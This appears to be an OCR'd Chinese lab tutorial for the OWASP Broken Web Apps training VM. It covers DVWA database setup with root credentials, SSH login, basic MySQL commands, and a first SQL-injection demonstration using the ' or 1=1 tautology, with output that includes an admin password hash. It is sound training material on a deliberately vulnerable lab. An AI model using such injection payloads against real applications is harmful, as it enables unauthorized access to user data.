
实验环境

靶机OWASP

靶机OWASP ip地址：192.168.0.136


靶机使用前准备：把dvwa数据库登录用户名改成root 用户

cd `/var/www/dvwa/config`



```
root@owaspbwa:/var/www/dvwa/config# vim config.inc.php
```


将`config.inc.php`文件中用户名和密码改成root 和owaspbwa



```
<?php

# If you are having problems connecting to the MySQL database and all of the varial
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a probl
# Thanks to digininja for the fix.

# Database management system to use

$DBMS = 'MySQL';
#$DBMS = 'PGSQL';

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED durin
# Please use a database dedicated to DVWA.

$_DVWA = array();
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = 'owaspbwa';

# Only needed for PGSQL
$_DVWA[ 'db_port' ] = '5432';

# ReCAPTCHA Settings
# Get your keys at https://www.google.com/recaptcha/admin/create
$_DVWA['recaptcha_public_key'] = "";
$_DVWA['recaptcha_private_key'] = "";

# Default Security Level
# The default is high, you may wish to set this to either low or medium.
```

实验工具：xshell6

xshell 使用方法



新建会话属性

类别(C):

连接

常规

名称(N): owasp

协议(P): SSH

主机(H): 192.168.0.136

端口号(O): 22

说明(D):

协议类型SSH

主机ip地


重新连接

□ 连接异常关闭时自动重新连接(A)

间隔(V): 0 秒 限制(L): 0 分钟

TCP选项

□ 使用Nagle算法(U)



连接 > 用户身份验证

请选择身份验证方法和其它参数。

使用此部分以节省登录时间。但是，为了最大限度地提高安全性，如果担心安全问题，建议您将此部分留空。

方法(M): Password


用户名(U): root

密码(P): ••••••••

用户密钥(K): <无>

密码(A):

用户名：root
密码：owaspbwa



DejaVu Sans Mono 9

字体大小调整

```
Xshell 6 (Build 0197)
Copyright (c) 2002 NetSarang Computer, Inc. All rights re

Type `help' to learn how to use Xshell prompt.
```

实验相关的数据库表

```
相关的库和表
dvwa.users
mysql.user
information_schema.TABLES
information_schema.columns
```


任务1

```
任务目的：熟悉linux上数据库基本命令操作及sql注入的概念
```

子任务1：熟悉linux上数据库基本命令操作

操作1：登录靶机mysql

```
mysql -uroot -powaspbwa
用户名和密码跟登录靶机用户名密码相同
即用户名：root
密码：owaspbwa
```




```
root@owaspbwa:~# mysql -uroot -powaspbwa
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 574
Server version: 5.1.41-3ubuntu12.6-log (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

操作2：熟悉靶机mysql数据库和表

```
 显示数据库 show databases;
```


```
mysql> show database;
ERROR 1064 (42000): You
 server version for the
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| .svn               |
| bricks             |
| bwapp              |
| citizens           |
| cryptomg           |
| dvwa               |
| gallery2           |
| getboo             |
| ghost              |
| gtd-php            |
| hex                |
| isp                |
```



```
| isp            |
| joomla         |
| mutillidae     |
| mysql          |
| nowasp         |
| orangehrm      |
| personalblog   |
| peruggia       |
| phpbb          |
| phpmyadmin     |
| proxy          |
| rentnet        |
| sqlol          |
| tikiwiki       |
| vicnum         |
| wackopicko     |
| wavsepdb       |
| webcal         |
| webgoat_coins  |
| wordpress      |
| wraithlogin    |
```

操作3：切换数据库和表


```
切到dvwa数据库：use dvwa;
显示数据库表 show tables;
```




```
mysql> use dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------+
| Tables_in_dvwa |
+----------------+
| guestbook      |
| users          |
+----------------+
2 rows in set (0.00 sec)
```

操作4：查询数据库表信息

```
显示表结构信息  desc users;
查询信息  select * from users;
```



```
mysql> desc users;
+------------+-------------+------+-----+---------+-------+
| Field      | Type        | Null | Key | Default | Extra |
+------------+-------------+------+-----+---------+-------+
| user_id    | int(6)      | NO   | PRI | 0       |       |
| first_name | varchar(15) | YES  |     | NULL    |       |
| last_name  | varchar(15) | YES  |     | NULL    |       |
| user       | varchar(15) | YES  |     | NULL    |       |
| password   | varchar(32) | YES  |     | NULL    |       |
| avatar     | varchar(70) | YES  |     | NULL    |       |
+------------+-------------+------+-----+---------+-------+
6 rows in set (0.00 sec)
```




```
mysql> select * from users;
+---------+------------+-----------+---------+----------------------------------+------------------------
-----------------------------+
| user_id | first_name | last_name | user    | password                         | avatar
                             |
+---------+------------+-----------+---------+----------------------------------+------------------------
-----------------------------+
|       1 | admin      | admin     | admin   | 21232f297a57a5a743894a0e4a801fc3 | http://192.168.0.136/dv
wa/hackable/users/admin.jpg     |
```

子任务2：sql注入基础


操作1：条件查询

```
查询admin:  select * from users where user='admin';
```



```
mysql> select * from users where user ='admin';
+---------+------------+-----------+-------+----------------------------------+-------------------------
--------------------------+
| user_id | first_name | last_name | user  | password                         | avatar
                          |
+---------+------------+-----------+-------+----------------------------------+-------------------------
--------------------------+
|       1 | admin      | admin     | admin | 21232f297a57a5a743894a0e4a801fc3 | http://192.168.0.136/dvwa
/hackable/users/admin.jpg |
+---------+------------+-----------+-------+----------------------------------+-------------------------
```


```
SELECT first_name, last_name FROM users WHERE user_id = '1'
注入查询：SELECT first_name, last_name FROM users WHERE user_id = '1' or 1=1;
```



```
mysql> SELECT first_name, last_name FROM users WHERE user_id = '1' or 1=1;
+------------+-----------+
| first_name | last_name |
+------------+-----------+
| admin      | admin     |
